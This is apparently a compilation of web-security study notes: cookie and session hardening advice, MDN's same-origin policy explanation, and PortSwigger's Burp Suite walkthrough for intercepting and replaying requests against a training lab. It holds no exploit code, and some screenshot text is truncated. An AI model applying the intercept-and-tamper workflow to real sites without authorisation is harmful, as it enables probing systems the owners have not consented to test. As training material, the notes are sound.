1. **Set Secure/HttpOnly Flags on your Cookies**Refrain from sending sensitive traffic and tokens over an unencrypted channel (HTTP). This can be enforced by setting the Secure flag which ensures that data will only be transported over HTTPS. The HttpOnly flag should also be set for session cookies as this will prevent client-side JavaScript from accessing it which could result in session hijacking.
2. **Generate New Session Cookies**New session tokens should be generated at every stage of a session; as soon as a user visits the application, when they provide correct credentials, and when a user logs out of their account. A cookie should also expire if the account is inactive for a long period of time and force the user to re-authenticate. This also applies for changes in state, meaning the cookie should automatically be destroyed when the session changes from anonymous to authenticated or vice versa.
3. **Configure Session Cookies Properly**Session tokens should be long, unpredictable, and unique. These properties can help to ensure that an attacker cannot guess or brute force the value of the token. The expiration on persistent cookies should be set for no longer than 30 minutes, which prevents from session fixation and further hijacking. This can be achieved by modifying the Expire and Max-Age attributes. If no value is specified for the Expire or Max-Age attributes the cookie does not persist in the user’s browser and is removed when the tab or browser is closed, this is commonly used for

session cookies. It is also recommended that the scope of domains that are able to access the session cookie is limited and restrictive. This is controlled by the Domain and Path attributes.

https://www.packetlabs.net/posts/session-management/

https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

Same Origin Policy

The **same-origin policy** is a critical security mechanism that restricts how a document or script loaded by one origin can interact with a resource from another origin.

It helps isolate potentially malicious documents, reducing possible attack vectors. For example, it prevents a malicious website on the Internet from running JS in a browser to read data from a third-party webmail service (which the user is signed into) or a company intranet (which is protected from direct access by the attacker by not having a public IP address) and relaying that data to the attacker.

Definition of an origin

Two URLs have the *same origin* if the protocol, port (if specified), and host are the same for both. You may see this referenced as the "scheme/host/port tuple", or just "tuple". (A "tuple" is a set of items that together comprise a whole — a generic form for double/triple/quadruple/quintuple/etc.)

The following table gives examples of origin comparisons with the URL http://store.company.com/dir/page.html:

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Same origin	Only the path differs
http://store.company.com/dir/inner/another.html	Same origin	Only the path differs
https://store.company.com/page.html	Failure	Different protocol
http://store.company.com:81/dir/page.html	Failure	Different port (http:// is port 80 by de
http://news.company.com/dir/page.html	Failure	Different host

Inherited origins

Scripts executed from pages with an about:blank or javascript: URL inherit the origin of the document containing that URL, since these types of URLs do not contain information about an origin server.

For example, about:blank is often used as a URL of new, empty popup windows into which the parent script writes content (e.g. via the Window.open() mechanism). If this popup also contains JavaScript, that script would inherit the same origin as the script that created it.

data: URLs get a new, empty, security context.

Exceptions in Internet Explorer

Internet Explorer has two major exceptions to the same-origin policy:

Trust Zones

If both domains are in the *highly trusted zone* (e.g. corporate intranet domains), then the same-origin limitations are not applied.

Port

IE doesn't include port into same-origin checks.
Therefore, https://company.com:81/index.html and https://company.com/index.html are considered the same origin and no restrictions are applied.

These exceptions are nonstandard and unsupported in any other browser.

File origins

Modern browsers usually treat the origin of files loaded using the file:/// schema as *opaque origins*. What this means is that if a file includes other files from the same folder (say), they are not assumed to come from the same origin, and may trigger CORS errors.

Note that the URL specification states that the origin of files is implementation-dependent, and some browsers may treat files in the same directory or subdirectory as same-origin even though this has security implications.

Changing origin

Warning: The approach described here (using the document.domain setter) is deprecated because it undermines the security protections provided by the same origin policy, and complicates the origin model in browsers, leading to interoperability problems and security bugs.

A page may change its own origin, with some limitations. A script can set the value of document.domain to its current domain or a superdomain of its current domain. If set to a superdomain of the current domain, the shorter superdomain is used for same-origin checks.

For example, assume a script from the document at http://store.company.com/dir/other.html executes the following:

```
document.domain = "company.com";
```

Copy to Clipboard

Afterward, the page can pass the same-origin check with http://company.com/dir/page.html (assuming http://company.com/dir/page.html sets its document.domain to "company.com" to indicate that it wishes to allow that - see document.domain for more).
However, company.com could **not** set document.domain to othercompany.com, since that is not a superdomain of company.com.

The port number is checked separately by the browser. Any call to document.domain, including document.domain = document.domain, causes the port number to be overwritten with null. Therefore, one **cannot** make company.com:8080 talk to company.com by only setting document.domain = "company.com" in the first. It has to be set in both so their port numbers are both null.

The mechanism has some limitations. For example, it will throw a "SecurityError" DOMException if the document-domain Feature-Policy is enabled or the document is in a sandboxed <iframe>, and changing the origin in this way does not affect the origin checks used by many Web APIs (e.g. localStorage, indexedDB, BroadcastChannel, SharedWorker). A more exhaustive list of failure cases can be found in Document.domain > Failures.

Note: When using document.domain to allow a subdomain to access its parent, you need to set document.domain to the *same value* in both the parent domain and the subdomain. This is necessary even if doing so is setting the parent domain back to its original value. Failure to do this may result in permission errors.

Cross-origin network access

The same-origin policy controls interactions between two different origins, such as when you use XMLHttpRequest or an <img> element. These interactions are typically placed into three categories:

- Cross-origin *writes* are typically allowed. Examples are links, redirects, and form submissions. Some HTTP requests require preflight.
- Cross-origin *embedding* is typically allowed. (Examples are listed below.)
- Cross-origin *reads* are typically disallowed, but read access is often leaked by embedding. For example, you can read the dimensions of an embedded image, the actions of an embedded script, or the availability of an embedded resource.

Here are some examples of resources which may be embedded cross-origin:

- JavaScript with <script src="…"></script>. Error details for syntax errors are only available for same-origin scripts.
- CSS applied with <link rel="stylesheet" href="…">. Due to the relaxed syntax rules of CSS, cross-origin CSS requires a correct Content-Type header. Restrictions vary by browser: Internet Explorer, Firefox, Chrome , Safari (scroll down to CVE-2010-0051) and Opera.
- Images displayed by <img>.
- Media played by <video> and <audio>.
- External resources embedded with <object> and <embed>.
- Fonts applied with @font-face. Some browsers allow cross-origin fonts, others require same-origin.
- Anything embedded by <iframe>. Sites can use the X-Frame-Options header to prevent cross-origin framing.

How to allow cross-origin access

Use CORS to allow cross-origin access. CORS is a part of HTTP that lets servers specify any other hosts from which a browser should permit loading of content.

How to block cross-origin access

- To prevent cross-origin writes, check an unguessable token in the request — known as a Cross-Site Request Forgery (CSRF) token. You must prevent cross-origin reads of pages that require this token.
- To prevent cross-origin reads of a resource, ensure that it is not embeddable. It is often necessary to prevent embedding because embedding a resource always leaks some information about it.
- To prevent cross-origin embeds, ensure that your resource cannot be interpreted as one of the embeddable formats listed above. Browsers may not respect the Content-Type header. For example, if you point a <script> tag at an HTML document, the browser will try to parse the HTML as JavaScript. When your resource is not an entry point to your site, you can also use a CSRF token to prevent embedding.

Cross-origin script API access

JavaScript APIs like iframe.contentWindow, window.parent, window.open, and window.opener allow documents to directly reference each other. When two documents do not have the same origin, these references provide very limited access to Window and Location objects, as described in the next two sections.

To communicate between documents from different origins, use window.postMessage.

Specification: HTML Living Standard § Cross-origin objects.

Window

The following cross-origin access to these Window properties is allowed:

Methods

window.blur

window.close

window.focus

window.postMessage

Attributes

window.closed	Read only.
window.frames	Read only.
window.length	Read only.
window.location	Read/Write.
window.opener	Read only.
window.parent	Read only.
window.self	Read only.
window.top	Read only.

Methods

window.window	Read only.

Some browsers allow access to more properties than the above.

Location

The following cross-origin access to Location properties is allowed:

Methods

location.replace

Attributes

URLUtils.href	Write-only.

Some browsers allow access to more properties than the above.

Cross-origin data storage access

Access to data stored in the browser such as Web Storage and IndexedDB are separated by origin. Each origin gets its own separate storage, and JavaScript in one origin cannot read from or write to the storage belonging to another origin.

Cookies use a separate definition of origins. A page can set a cookie for its own domain or any parent domain, as long as the parent domain is not a public suffix. Firefox and Chrome use the Public Suffix List to determine if a domain is a public suffix. Internet Explorer uses its own internal method to determine if a domain is a public suffix. The browser will make a cookie available to the given domain including any sub-domains, no matter which protocol (HTTP/HTTPS) or port is used. When you set a cookie, you can limit its availability using the Domain, Path, Secure, and HttpOnly flags. When you read a cookie, you cannot see from where it was set. Even if you use only secure https connections, any cookie you see may have been set using an insecure connection.

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

Burp Suite

https://portswigger.net/burp/documentation/desktop/penetration-testing


Intercepting a request

Burp Proxy lets you intercept HTTP requests and responses sent between your browser and the target server. This enables you to study how the website behaves when you perform different actions.

Step 1: Launch Burp's embedded browser


Go to the **Proxy > Intercept** tab.

Click the **Intercept is off** button, so it toggles to **Intercept is on.**




Click **Open Browser**. This launches Burp's embedded Chromium browser, which is preconfigured to work with Burp right out of the box.

Position the windows so that you can see both Burp and the browser.



Step 2: Intercept a request

Using the embedded browser, try to visit https://portswigger.net and observe that the site doesn't load. Burp Proxy has intercepted the HTTP request that was issued by the browser before it could reach the server. You can see this intercepted request on the **Proxy > Intercept** tab.



Request to https://portswigger.net:443 [52.16.121.179]

```
GET / HTTP/2
Host: portswigger.net
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
```


The request is held here so that you can study it, and even modify it, before forwarding it to the target server.

Step 3: Forward the request

Click the **Forward** button several times to send the intercepted request, and any subsequent ones, until the page loads in the browser.

Step 4: Switch off interception

Due to the number of requests browsers typically send, you often won't want to intercept every single one of them. Click the **Intercept is on** button so that it now says **Intercept is off**.




Go back to the embedded browser and confirm that you can now interact with the site as normal.

Step 5: View the HTTP history

In Burp, go to the **Proxy > HTTP history** tab. Here, you can see the history of all HTTP traffic that has passed through Burp Proxy, even while interception was switched off.

Click on any entry in the history to view the raw HTTP request, along with the corresponding response from the server.



Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length
6	https://portswigger.net	GET	/			200	45611
11	https://portswigger.net	GET	/bundles/public/staticcms.js?v=TYy0...	✓		304	1214
20	https://portswigger.net	GET	/images/company-logos/amazon.svg			304	1201
22	https://portswigger.net	GET	/images/company-logos/fedex.svg			304	1201
23	https://portswigger.net	GET	/images/company-logos/google.svg			304	1201
24	https://portswigger.net	GET	/images/company-logos/walmart.svg			304	1201
25	https://portswigger.net	GET	/images/company-logos/axa.svg			304	1201

```
GET / HTTP/2
Host: portswigger.net
```

```
HTTP/2 200 OK
Date: Wed, 11 Aug 2021 14:42:21 GMT
```

This lets you explore the website as normal and study the interactions between your browser and the server afterwards, which is more convenient in many cases.

Sending a request to Burp Repeater

The most common way of using Burp Repeater is to send it a request from another of Burp's tools. In this example, we'll send a request from the HTTP history in Burp Proxy.

Step 1: Launch the embedded browser

Launch Burp's browser and use it to visit the following URL:

https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-in-error-messages


When the page loads, click **Access the lab**. If prompted, log in to your portswigger.net account. After a few seconds, you will see your own instance of a fake shopping website.

Step 2: Browse the target site

In the browser, explore the site by clicking on a couple of the product pages.

Step 2: Study the HTTP history

In Burp, go to the **Proxy > HTTP history** tab. To make this easier to read, keep clicking the header of the leftmost column (**#**) until the requests are sorted in descending order. This way, you can see the most recent requests at the top.




Filter: Hiding CSS, image and general binary content

#	Host	Method	URL
18	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
17	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/
16	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
15	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/product?productId=3
14	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
13	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/
12	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
11	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/product?productId=2
10	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
9	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/
8	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
7	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/product?productId=1

Step 3: Identify an interesting request

Notice that each time you access a product page, the browser sends a GET /product request with a productId query parameter.



ilter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Leng
7	https://ac5b1f3b1f4713...	GET	/			200	10644
6	https://ac5b1f3b1f4713...	GET	/academyLabHeader			101	147
5	https://ac5b1f3b1f4713...	GET	/product?productId=3	✓		200	4242
4	https://ac5b1f3b1f4713...	GET	/academyLabHeader			101	147
3	https://ac5b1f3b1f4713...	GET	/			200	10644
2	https://ac5b1f3b1f4713...	GET	/academyLabHeader			101	147
1	https://ac5b1f3b1f4713	GET	/product?productId=2	✓		200	4233


```
GET /product?productId=3 HTTP/1.1
Host:
ac5b1f3b1f4713de805e4819008800c4.web-security-academy.net
```

```
HTTP/1.1 200 OK
Content-Type: text/html; c
Connection: close
```

Let's use Burp Repeater to look at this behavior more closely.

Step 4: Send the request to Burp Repeater

Right-click on any of the GET /product?productId=[...] requests and select **Send to Repeater**.




#	Host	Method	URL	Params	Edited	Status	Length
16	https://ac5b1f3b1f4713...	GET	/academyLabHeader			101	147
15	https://ac5b1f3b1f4713...	GET	/product?productId=3	✓		200	4242
14	https://ac5b1f3b1f4713...	GET	/academyLabHeader				
13	https://ac5b1f3b1f4713...	GET	/				
12	https://ac5b1f3b1f4713...	GET	/academyLabHeader				

```
GET /product?productId=3 HTTP/1.1
Host:
ac5b1f3b1f4713de805e4819008800c4.web-security-acac
```

Go to the **Repeater** tab to see that your request is waiting for you in its own numbered tab.

Step 5: Issue the request and view the response

Click **Send** to issue the request and see the response from the server. You can resend this request as many times as you like and the response will be updated each time.



```
GET /product?productId=3 HTTP/1.1
Host:
ac5b1f3b1f4713de805e4819008800c4.web-security-ac
ademy.net
Sec-Ch-Ua: " Not A;Brand";v="99",
"Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;
```


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 4142

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/
    <link href=/resources/css/labsEcomme
    <title>
      Information disclosure in error me
    </title>
```

Testing different input with Burp Repeater

By resending the same request with different input each time, you can identify and confirm a variety of input-based vulnerabilities. This is one of the most common tasks you will perform during manual testing with Burp Suite.

Step 1: Reissue the request with different input

Change the number in the productId parameter and resend the request. Try this with a few arbitrary numbers, including a couple of larger ones.




```
GET /product?productId=100 HTTP/1.1
Host:
ac5b1f3b1f4713de805e4819008800c4.web-security-ac
ademy.net
Sec-Ch-Ua: " Not A;Brand";v="99",
"Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;
```

```
HTTP/1.1 404 Not Found
Content-Type: application/json; charset
Connection: close
Content-Length: 11

"Not Found"
```

Step 2: View the request history

Use the arrows to step back and forth through the history of requests that you've sent, along with their matching responses. The drop-down menu next to each arrow also lets you jump to a specific request in the history.



8. https://ac5b1f3b1f4713de8...ademy.net/product?productId=2
7. https://ac5b1f3b1f4713de8...ademy.net/product?productId=1
6. https://ac5b1f3b1f4713de8...emy.net/product?productId=245
5. https://ac5b1f3b1f4713de8...demy.net/product?productId=26
4. https://ac5b1f3b1f4713de8...demy.net/product?productId=25
3. https://ac5b1f3b1f4713de8...ademy.net/product?productId=2
2. https://ac5b1f3b1f4713de8...emy.net/product?productId=100
1. https://ac5b1f3b1f4713de8...ademy.net/product?productId=3

```
GET /product?produc
Host:
ac5b1f3b1f4713de805
ademy.net
Sec-Ch-Ua: " Not A;
"Chromium";v="92"
Sec-Ch-Ua-Mobile: ?
Upgrade-Insecure-Re
User-Agent: Mozilla
 x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;
```

```
ml; charset=utf-8
rces/labheader/css
<link href=/resources/css/labsEcomm
<title>
  Information disclosure in error m
</title>
```

